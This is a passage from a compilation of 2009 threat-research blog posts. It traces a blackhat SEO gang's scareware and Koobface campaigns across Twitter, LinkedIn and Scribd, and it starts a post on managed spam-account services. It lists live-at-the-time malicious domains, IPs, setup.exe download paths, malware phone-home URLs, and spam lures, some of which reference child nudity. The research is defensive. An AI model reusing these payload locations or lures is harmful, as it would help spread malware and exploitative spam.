[11]The Russia vs Georgia Cyber Attack

[12]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[13]People's Information Warfare Concept

[14]Combating Unrestricted Warfare

[15]The Cyber Storm II Cyber Exercise

[16]Chinese Hacktivists Waging People's Information Warfare Against CNN

[17]The DDoS Attacks Against CNN.com

[18]China's Cyber Espionage Ambitions

[19]North Korea's Cyber Warfare Unit 121

[20]Chinese Hackers Attacking U.S Department of Defense Networks

[21]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[22]Electronic Jihad's Targets List

[23]A Cyber Jihadist DoS Tool

[24]Teaching Cyber Jihadists How to Hack

[25]Empowering the Script Kiddies

[26]OSINT Through Botnets

[27]Corporate Espionage Through Botnets

[28]Malware Infected Hosts as Stepping Stones

[29]Hacktivism Tensions - Israel vs Palestine Cyberwars

[30]The Current, Emerging, and Future State of Hacktivism

[31]Internet PSYOPS - Psychological Operations

1. *http://blogs.zdnet.com/security/?p=3613*

2. *http://blogs.zdnet.com/security/?p=3613*

3.

http://www.virustotal.com/analisis/a37ae63ffb82c3bb6905833470b42e99fea24d60458edfe4907ef17d65fe6fcf-1245147616

4. *http://news.bbc.co.uk/2/hi/technology/8026964.stm*

5. *http://blogs.zdnet.com/security/?p=1095*

6. *http://en.wikipedia.org/wiki/Fars_News_Agency*

7. *http://en.wikipedia.org/wiki/Judicial_system_of_Iran*

8. *http://www.imdb.com/title/tt0113568/quotes*

9. http://ddanchev.blogspot.com/2009/04/ccdcoe-report-on-cyber-attacks-against.html

10. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

11. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

12. http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html

1182

13. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

14. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

15. http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html

16. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

17. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cncom.html

18. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

19. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

20. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

21. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

22. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

23. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

24. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

25. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

26. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

27. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

28. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

29. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

30. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

31. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html



From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

(2009-06-17 18:36)

UPDATE: *In less than half an hour upon notification, Twitter and LinkedIn have already removed the bogus accounts.*

UPDATE2: *Forty five minutes later Scribd removes the bogus accounts.*

As usual, persistence must be met with persistence.

A single [1]blackhat SEO group – if well analyzed and

monitored – has the potential to provide an insight into some of the current monetization tactics [2]which cybecriminals use, as well as directly demonstrate the (automatic) impact they have across different Web 2.0 services.

1184



What is my "[3]fan club" up to anyway? Covering up their weekend's Twitter campaign that was serving scareware by using a new template, and once again diversifying - this time by managing a bogus LinkedIn accounts campaign, another one on Scribd, followed by another another currently active one on Twitter, in between increasing the size of their blackhat SEO farm at ***is-the-boss.com****.*

Moreover, for the first time ever, the group is starting to serve live exploits based on a bit.ly URL shortening service referrer, like the ones used in the latest Twitter campaign. The use of Arbitrary file download via the Microsoft Data Access Components (MDAC) exploits is done to ultimately drop a new [4]Koobface variant, making this [5]the

second time the group is pushing Koobface variants beyond Facebook.

Let's summarize their activities during the past six days starting with the weekend's campaign across Twitter.

Upon clicking on the TinyURL, the user is redirected through their well known ***66.199.229 .253/etds*** *(****66.199.229***

.253*/etds/go.php?sid=41;* ***66.199.229 .253****/etds/got.php?sid=41;* ***66.199.229 .253****/etds/go.php?sid=43;* ***66.199.229***

.253*/etds/got.php?sid=43) traffic management location, to end up at the scareware* ***av4best .net*** *(64.86.17.47) with a new template is served ([6]FakeAlert-EA).*

1185





Parked on the same IP are also well known scareware domains known from their previous campaigns, namely

fast-antivirus .com *and* ***viruscatcher .net****. The scareware message used in the new template takes you back to the good old school MS-DOS days :*

" A problem has been detected and windows has been shut down to prevent damage to your computer.

Initialization _failed C:\WINDOWS\system32\himem.sys

If this is the first time you've seen this Stop error screen, restart the computer. If this screen appears again, read information below: The reason why this might happen is the newest malicious software which blocks access to the system libraries. Check to make sure any new antivirus

software is properly installed. We suggest you to download and install antivirus, new up-to-date software which specializes on detection and removal of malicious and suspicious software. "

The messaged used in the weekend's Twitter campaign, as well as a graph on the peaks and downds for a par-

ticular keyword:

" Competitions video; What do you think about video; I know why Percent Of Accounts; Between food and gay; movie Trailler!; Sun eclipce free; Air France extreem; Tetris long and sweet; Take sex under control; alcohol long and sweet; Between food and SATs; What do you think about Autotune; Gotcha!, Palm Pre!; Goodnight high

1186

in the sky; What do you think about Hangover; Death of Autotune crack addict; Amazing. movie from MSFT; Amazing. Air France from MSFT; Sims 3, It's Cool!; video, It's Cool!; Manage Air France; Amazing. porn from MSFT; alcohol unbroken; Them girls Honduras; Between food and phish; Between food and Detroit; Tetris high in the sky; I know why iPhone; Futurama unbroken; Balls to the Woman Who Missed Air; alcohol high in the sky; follow the video"

Sample (now suspended) automatically registered accounts used in the weekend's campaign:

twitter .com/wenning351

twitter .com/ula475

twitter .com/escher338

twitter .com/ochs40

twitter .com/karlen131

twitter .com/cordes904

twitter .com/hecker905

twitter .com/bohl566

twitter .com/sattler649

twitter .com/hildegard115

twitter .com/andreas281

twitter .com/wassermann38

twitter .com/rummel980

twitter .com/guilaine896

twitter .com/orlowski781

twitter .com/rupette972

twitter .com/holzner473

twitter .com/dumke576

twitter .com/hilgers465

twitter .com/heese157

twitter .com/meier679

twitter .com/habel896

twitter .com/holzinger567

twitter .com/wilhelm578

twitter .com/dearg450

twitter .com/habicht717

twitter .com/ferde373

twitter.com/hass323

twitter .com/heckmann918

twitter .com/bruna555

twitter .com/wilbert25

twitter .com/eckart412

twitter .com/sperlich374

twitter .com/jahn562

twitter .com/ludvig30

twitter .com/bing274

twitter .com/fett628

twitter .com/brock93

twitter .com/mally981

twitter .com/merle752

twitter .com/axmann101

twitter .com/pelz478

twitter .com/renaud687

twitter .com/wienke879

1187



twitter .com/hartinger619

twitter .com/chriselda988

twitter .com/kloos267

twitter .com/dreyer15

twitter .com/herta740

twitter .com/brauer427

twitter .com/nadina732

twitter .com/wenda245

twitter .com/rieken434

twitter.com/reinhard192

twitter .com/plath132

twitter .com/bick497

twitter .com/johannsen747

twitter .com/tacke432

Besides the TinyURL links used, they've also returned to temporarily using their original .us domains such as ***twitter***

.8w8.us *- 82.146.51.126 - Email: ambersurman@gmail.com;* ***5us .us*** *- 82.146.51.25 - Email: elchip0707@mail.ru, and* ***girlstubes .cn*** *82.146.52.158 - Email: alexvasiliev1987@cocainmail.com with Alex Vasiliev's emails*

first noticed in the [7]Diverse Portfolio of Fake Security Software - Part Nine and again in [8]Part Twenty.

Now it’s time to assess their currently active campaigns across Twitter, LinkedIn and Scribd, and connect the dots in the face of the single URL acting as a counter across all the campaigns - ***counteringate .com*** *(194.165.4.77) which has already been profiled in their [9]original massive blackhat SEO campaign, and still remains active.*

1188



The automatically registered and currently active Twitter accounts participating in the campaign are as follows, it’s also worth pointing out that compared to their previous campaigns, in this way they’ve included relevant backgrounds and avatars to the Twitter accounts:

twitter .com/AshleyTisdal1

twitter .com/AnnaNicoleSmit

twitter .com/ParisHiltonjpg1

twitter .com/ParisHiltonmov1

twitter .com/ParisHiltonNake

twitter .com/ParisHiltonSex1

twitter .com/ParisHiltonNud2

twitter .com/ParisSexTape2

twitter .com/Britneynipslip1

twitter .com/Britneywomani

twitter .com/Britneystrip1

twitter .com/BritneySex

twitter .com/Britneycomix

twitter .com/Britneywomaniz

twitter .com/BritneyNaked2

twitter .com/britneysextape

twitter .com/BritneyxSpears1

twitter .com/Britneydesnuda1

1189



twitter .com/LopezAss

twitter .com/jennifermorriso

twitter .com/JenniferTilly2

twitter .com/AnistonSexscen

twitter .com/AnistonBangs

twitter .com/JenniferTilly1

twitter .com/Jennifernude

twitter .com/JenniferConnel

twitter .com/JenniferGarner1

twitter .com/LopezNaked

twitter .com/AnistonSexiest

twitter .com/JenniferAnisto4

twitter .com/JenniferToastee

1190





twitter .com/JenniferAnisto2

twitter .com/LoveHewitt1

twitter .com/JenniferLoveH1

twitter .com/JenniferGreyn

twitter .com/1JenniferAnisto

twitter .com/2JenniferAnisto

twitter .com/1JenniferLopez

twitter .com/Lopedesnuda1

twitter .com/ElishaCuthbert3

1191



twitter .com/ElishaCuthbert1

twitter .com/AlysonHannigan2

twitter .com/AliciaMachado

twitter .com/AliLarterNaked

/twitter .com/AliLarterNude

twitter .com/MelissaJoanha

twitter .com/AishwaryaRaiN1

*Upon clicking on **bit .ly/Je2Sd**, the user is redirected to **oymomahon .com**/mirolim-video/3.html - 216.32.86.106*

*Email: StaceyGuerreroSF@gmail.com, redirecting to **myhealtharea .cn**/in.cgi?13 and then to **oymoma-tube***

.freehostia.com**/x-tube.htm where the fake codec/scareware is served, downloaded from **totalsitesarchive

.com**/error.php?id=62 - [10]Trojan.Win32.FakeAV.nz which once executed phones back to **bestyourtrust

***.com**/in.php?url=5 &affid=00262 (209.44.126.241) parked at the same IP are also the following scareware domains:*

1192



uniqtrustedweb .com

hortshieldpc .com

securetopshield .com

gisecurityshield .com

ourbestsecurityshield .com

intellectsecfind .com

thesecuritytree .com

godsecurityarchive .com

besecurityguardian .com

thefirstupper .com

securityshieldcenter .com

bitsecuritycenter .com

joinsecuritytools .com

hupersecuritydot .com

bestyourtrust .com

thetrueshiledsecurity .com

souptotalsecurity .com

scantrustsecurity .com

*The second **bit .ly/1a5ZsY** link used in the Twitter campaign, is redirecting to **showmealltube .com**/paqi-video/7.html*

- 64.92.170.135 Email: zbestgotterflythe@gmail.com.

*From there, the redirector **myhealtharea .cn**/in.cgi?12 - 216.32.83.110 - zbest2008@mail.ru again loads **oymoma-tube.freehostia .com**/tube.htm and most importantly the counter **counteringate .com**/count.php?id=186 which is using [11]an IP known from their previous campaign (194.165.4.77).*



Time to move on to the LinkedIn campaign, and establish a direct connection with the Twitter one, both maintained by the same group of cybercriminals.

Currently active and participating LinkedIn accounts:

linkedin .com/in/rihannanude

linkedin .com/in/rihannanude2

linkedin .com/in/nudecelebs

linkedin .com/in/britneyspearsnudee

linkedin .com/in/pamelaandersonnudee

linkedin .com/in/nudepreteen2


linkedin .com/in/tilatequilanudee

linkedin .com/pub/beyonce-nude/14/b/952

linkedin .com/pub/child-nude/13/b4b/a16

linkedin .com/in/nudemodels

1194



linkedin .com/in/preteennude

linkedin .com/in/mariahcareynude3

linkedin .com/in/nudeboys

linkedin .com/in/evamendesnude2

linkedin .com/in/nudebeaches

linkedin .com/in/nudebabes

linkedin .com/in/nudewomen2


linkedin .com/pub/ashley-tisdale-nude/13/b4b/762

linkedin .com/pub/mila-kunis-nude/13/b4a/b99

linkedin .com/pub/nude-kids/13/b4b/aa

linkedin .com/pub/young-nude-girls/13/b4a/6a

1195



*The LinkedIn campaign is linking to the **delshikandco .com**, from where the user is redirected to the same domains used in the Twitter campaign, sharing the same celebrity theme - **delshikandco .com**/mirolim-video/3.html/**delshikandco .com**/paqi-video/1.html - 216.32.83.104 leads to **myhealtharea .cn**/in.cgi?12 to finally serve the codec at **ymoma-tube.freehostia.com**/xxxtube.htm or at **tubes-portal.com**/xplaymovie.php?id=40012 -*

216.240.143.7, another [12]IP that has already been profiled part of their previous campaigns.

Yet another nude themed campaign is operated by the same group at Scribd, linking to the already profiled

***delshikandco .com**, used in both, Twitter's and LinkedIn's campaigns.*

1196



Currently active and participating Scribd accounts:

scribd .com/Stacy %20Keibler-nude

scribd .com/Vanessa _Hudgens %20nude

scribd .com/Jessica %20 %20Simpson %20 %20nude

scribd .com/MileyCyrus %20nude

scribd .com/KimKardashian %20 %E2 %80 %98nude %E2 %80 %99

scribd .com/Carmen %20 %20Electra %20nude

scribd .com/Jennifer %20Anistonnude

scribd .com/Paris-Hilton-nude3

scribd .com/Vida %20 %20Guerra %20 %20nude

scribd .com/nude2

scribd .com/Kim %20 %20Kardashian %20nude

scribd .com/ZacEfron %20nude

scribd .com/BritneySpears %20nude

scribd .com/Hilary-Duff-nude %202

scribd .com/Angelina-Jolie-nude11

scribd .com/Vanessa-Hudgens-nude2

scribd .com/Natalie-Portman-nude2

scribd .com/JessicaAlba %20nude

scribd .com/Jennifer-Love-Hewitt-nude11

1197



scribd .com/Kim-Kardashian-nude2

scribd .com/Jessica-Alba-nude11s

scribd .com/JENNIFER %20LOPEZ %20NUDE3

scribd .com/Elisha %20 %20Cuthbert %20 %20nude

scribd .com/Paris-Hilton-nude1

scribd .com/HilaryDuff %20nude

scribd .com/Megan-Fox-nude2

scribd .com/Britney-Spears-nude1

scribd .com/Candice %20 %20Michelle %20nude

scribd .com/Lindsay-Lohan-nude3

scribd .com/Mila-Kunis-nude2

scribd .com/Miley %20Cyrus %20nude

scribd .com/Vanessa %20 %20Anne %20 %20Hudgens %20nude

scribd .com/rihanna-nude2

scribd .com/Jenny %20Mccarthy %20nude

scribd .com/Kim %20 %20Kardashian %20 %20nude

1198



scribd .com/Olsen-Twins-nude2

scribd .com/Brooke-Hogan-nude2

scribd .com/DeniseRichardsnude2

scribd .com/Scarlett %20Johansson %20nude

scribd .com/miley-cyrus-nude

scribd .com/Celebrity %20 %20nude

scribd .com/Lindsay-Lohan-nude2

scribd .com/Tila %20Tequila %20nude

scribd .com/Ashley %20Tisdale %20nude

scribd.com/Angelina-Jolie-nude2

scribd .com/Denise-Richards-nude-2

scribd .com/Britney %20Spears %20nude

scribd .com/Hayden %20Panettiere %20nude

scribd .com/Carmen-Electra-nude1

scribd .com/Brooke-Burke-nude2

1199



scribd .com/Megan %20Fox %20nude

scribd .com/JessicaSimpson %20nude

scribd .com/Kendra-Wilkinson-nude2

scribd .com/DeniseRichardsnude

scribd.com/AngelinaJolie %20nude

scribd.com/Kate %20Mara %20nude

scribd .com/Eva %20Green %20nude

scribd .com/Mariah %20Carey %20nude

scribd .com/Britney-Spears-nude2

scribd .com/Paris %20Hilton %20nude

scribd .com/CHristina %20Applegate %20nude

scribd .com/Billie %20Piper %20nude

scribd .com/Rosario %20Dawson %20nude

scribd .com/Anna %20Kournikova %20nude

scribd .com/Jennifer-Love-Hewitt-nude2

1200



scribd .com/Kate %20Winslet %20nude

scribd .com/Carmen %20Electra %20nude

scribd .com/Jennifer %20Love %20Hewitt %20nude

scribd .com/Vida %20Guerra %20nude

scribd .com/AnneHathaway %20nude

scribd .com/JenniferLopez _nude

scribd .com/Trish %20Stratus %20nude

scribd .com/Lindsay _Lohannude

scribd .com/Pamela %20Anderson %20nude3

scribd .com/Jessica-Simpson-nude3

scribd .com/JENNIFER %20LOPEZ %20NUDE

scribd .com/CHristina %20Aguilera %20nude

scribd .com/hilary %20duff %20nude

scribd .com/MariahCarey %20nude

scribd .com/JohnCena %20nude

1201



scribd .com/Halle %20Berry %20nude

scribd .com/Amanda %20 %20Beard %20 %20nude

scribd .com/Patricia %20 %20Heaton %20 %20nude

scribd .com/Madonna %20nude

scribd .com/JenniferLopez %20nude

scribd .com/DeniseRichards %20nude

scribd .com/PatriciaHeaton %20nude

scribd .com/Celebrity %20nude

scribd .com/TilaTequila _nude

scribd .com/Hayden-Panettiere-nude2

scribd .com/Brenda-Song-nude2

scribd .com/Demi %20Moore %20nude

scribd .com/celebrity %20nude %201

scribd .com/JenniferLove %20Hewitt %20nude

scribd .com/Ashley _Harkleroad %20nude

1202

scribd .com/AudrinaPatridge %20nude

scribd .com/PamelaAnderson %20nude

scribd .com/Anna %20Nicole %20Smithnude

scribd .com/Meg %20Ryan %20nude

scribd .com/Kate %20Hudsonnude

Now that all the campaigns are exposed in the naked fashion of their themes, it's worth emphasizing on the

live exploits serving Koobface samples based on a bit.ly referrer - in this case the process takes place through ***myhealtharea .cn****/in.cgi?13, which instead of redirecting to scareware domain as analyzed above, is redirecting to fast-fluxed set of IPs serving identical [13]Koobface binary -* ***myhealtharea .cn****/in.cgi?13 loads* ***r-cg100609***

.com*/go/?pid=30455 &type=videxp (92.38.0.69) which redirectss to the live exploits/Koobface.*

Parked on 92.38.0.69 are also the following domains:

er20090515 .com

upr0306 .com

cgpay0406 .com

r-cgpay-15062009 .com

r-cg100609 .com

trisem .com

uprtrishest .com

upr15may .com

rd040609-cgpay .net

Dynamic redirectors from ***r-cg100609 .com****/go/?pid=30455 &type=videxp on per session basis:*

92.255.131 .217/pid=30455/type=videxp/?ch= &ea=

92.255.131 .217/pid=30455/type=videxp/setup.exe

76.229.152 .148/pid=30455/type=videxp/?ch= &ea=

76.229.152 .148/pid=30455/type=videxp/?ch= &ea=/setup.exe

189.97.106 .121/pid=30455/type=videxp/?ch= &ea=

189.97.106 .121/pid=30455/type=videxp/setup.exe

117.198.91 .99/pid=30455/type=videxp/?ch= &ea=

117.198.91 .99/pid=30455/type=videxp/setup.exe

79.18.18 .29/pid=30455/type=videxp/?ch= &ea=

79.18.18 .29/pid=30455/type=videxp/setup.exe

85.253.62 .53/pid=30455/type=videxp/?ch= &ea=

85.253.62 .53/pid=30455/type=videxp/setup.exe

79.164.220 .170/pid=30455/type=videxp/?ch= &ea=

79.164.220 .170/pid=30455/type=videxp/setup.exe

59.98.104 .129/pid=30455/type=videxp/?ch= &ea=

59.98.104 .129/pid=30455/type=videxp/setup.exe

78.43.24 .211/pid=30455/type=videxp/?ch= &ea=

78.43.24 .211/pid=30455/type=videxp/setup.exe

62.98.63 .254/pid=30455/type=videxp/?ch= &ea=

62.98.63 .254/pid=30455/type=videxp/setup.exe

84.176.74 .231/pid=30455/type=videxp/?ch= &ea=

84.176.74 .231/pid=30455/type=videxp/setup.exe

panmap .in*/html/3003/25ee551429fcbfd75fe7bcfeba4a9cb8/ - 114.80.67.32 - charicard@googlemail.com*

1203



Parked on 114.80.67.32 are also:

managesystem32.com

napipsec.in

trialoc.in

pbcofig.in

pclxl.in

ifxcardm.in

ifmon.in

panmap.in

moricons.in

oeimport.in

ncprov.in

1204



The served setup.exe (Win32/Koobface.BC; Worm:Win32/Koobface.gen!D;) samples phone back to a single location:-

upr15may .com*/achcheck.php;* ***upr15may .com****/ld/gen.php - 92.38.0.69;* ***61.235.117 .71****/files/pdrv.exe To further demonstrate the group's involvement in these campaigns, two active campaigns at* ***is-the-boss.com*** *indicate that they're also using the newly introduced counteringate.com, however, parked on the same IP as a previously analyzed redirector maintained bot the group.*

A sample campaign is using the ***engseo .net****/sutra/in.cgi?4 &parameter=bravoerotica - 84.16.230.38 - Email: pop-kadyp@gmail.com as well as the* ***warwork .info****/cgi-bin/counter?id=945706 &k=independent &ref= - 91.207.61.48*

redirectors to load ***free-porn-video-free-porn .com****/1/index.php?q=bravoerotica - 84.16.230.38 - Email: pop-kadyp@gmail.com serving [14]a fake codec, and is also using the universal counter serving maintained by group* ***counteringate .com****/count.php?id=308.*

A second sampled campaign at is-the-boss.com points to a new domain that is once again parked at a well known

[15]IP mainted by the gang - ***goldeninternetsites .com****/go.php?id=2022 &key=4c69e59ac &p=1 - 83.133.123.140 -*

1205



known from [16]previous campaigns.

The redirectors lead to ***anti-virussecurity3 .com*** *- 69.4.230.204; 69.10.59.34; 83.133.115.9; 91.212.65.125*

with more typosquatted "[17]Personal Antivirus" scareware parked at these multiple IPs aimed to increase the life cycle of the campaign:

bestantiviruscheck2 .com

securitypcscanner2 .com

fastpcscan3 .com

goodantivirusprotection3 .com

antimalware-online-scanv3 .com

anti-malware-internet-scanv3 .com

antimalwareinternetproscanv3 .com

antimalwareonlinescannerv3 .com

anti-virussecurity3 .com

bestantispywarescanner4 .com

fastsecurityupdateserver .com

Personal Antivirus then phones back to ***startupupdates .com*** *- 83.133.123.140 where more scareware is parked, with the domains known from previous campaigns:*

bestwebsitesin2009 .com

1206

live-payment-system .com

bestbuysoftwaresystem .com

antiviruspaymentsystem .com

bestbuysystem .com

homeandofficefun .com

advanedmalwarescanner .com

allinternetfreebies .com

goldeninternetsites .com

primetimeworldnews .com

liveavantbrowser2 .cn

momentstohaveyou .cn

worldofwarcry .cn

awardspacelooksbig .us

The affected services have been notified, blacklisting and take down of the participating domains is in progress.

This post has been reproduced from [18]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

2. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

3. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

4.

http://www.virustotal.com/analisis/1eb5fc834f22d5f1e5d7d82bf1c7d4df2e584734d19e82f72c7e7d45101143e2-12452

45881

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6.

http://www.virustotal.com/analisis/576f4127e85ab6ce355f0eec612bb0d24355f626e71ab6e2585a596e02563ec1-12448

40273

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

8. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10.
http://www.virustotal.com/analisis/d8e886b0f36b03f54a2d5823ecbf4602333f69fb9ce6a5160e003088cc8b2bdb-12452

18571

11. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

12. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

13. http://www.virustotal.com/analisis/1eb5fc834f22d5f1e5d7d82bf1c7d4df2e584734d19e82f72c7e7d45101143e2-12452

53380

14. http://www.virustotal.com/analisis/81ac44b2150e87850fc28d228f0a7680a1b6d4fd132217288417fed29e1a45ee-12452

19986

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

17. http://www.virustotal.com/analisis/50f23f314bd40d05bfed00a042da936f98ffe7af81d52777a795275955a40ec6-12452

21372

18. http://ddanchev.blogspot.com/

1207





A Peek Inside the Managed Blackhat SEO Ecosystem (2009-06-24 14:21)

Ever wondered how are thousands of bogus accounts across multiple Web services, automatically generated with built-in monetization channels consisting of scareware, malware to the use of legitimate affiliate links from major ad networks?

Through several clicks or if complete automation and experience count, through outsourcing the process to a managed blackhat SEO provider that wouldn’t charge you for the product, but for the service offered. Let’s take a peek at some of the currently available DIY tools, and what a managed blackhat SEO service provider has to offer.

1208



Take for instance the "professional blackhat SEO" expert featured here. His ongoing [1]Twitter spam campaigns are in fact so successfully [2]hijacking trending topics that at first they looked like your typical scareware serving campaign.

What both sides have in common are spamming techniques used.

However, the tactics vary and indicate an interesting shift from the typical [3]outsourcing of CAPTCHA recognition for the purpose of storing the blackhat SEO content on the legitimate provider’s services. In order to scale more efficiently, several currently active managed blackhat SEO providers that have vertically integrated to the point where they manage their own blackhat SEO friendly ISP.

By doing so, their bogus account generating platforms are capable of achieving speeds that would be other-

1209



wise either impossible or impractical to set as objectives through outsourced CAPTCHA-recognition - 2,931 bogus Wordpress accounts with template based blackhat SEO content generated in 1 second using their own managed

infrastructure. The following screenshots provide an inside peek into one of the products offered by the "professional blackhat SEO expert" :

1210





1211





1212





1213





What took place in one second, was the generation of thousands of bogus accounts with descriptive blackhat SEO

subdomains, with the bogus content pulled/scrapped from legitimate and real-time news providers, with the entire operation run as a managed service, or the tool itself offered for sale. As in every other managed underground service, customization plays a major role that is often the key benchmark for judging a particular product next to another. Customization in respect to this particular tool comes under the form of numerous Wordpress templates that can be randomly used during the registration process:

1214



Static customization is one thing, dynamic customization is entirely another. The product, and consequently the managed service are offering the ability to automatically add Ebay and Amazon listings with the user's unique affiliate code posted within the bogus content:

1215



1216



The practice of [4]affiliate network fraud – excluding the cybersquatting as a prerequisite for it success – was recently mentioned as a much more lucrative fraudulent practice than the pay-per-click model, which entirely depends on the fraudster's knowledge of which is the monetization model with the highest pay-out rates:

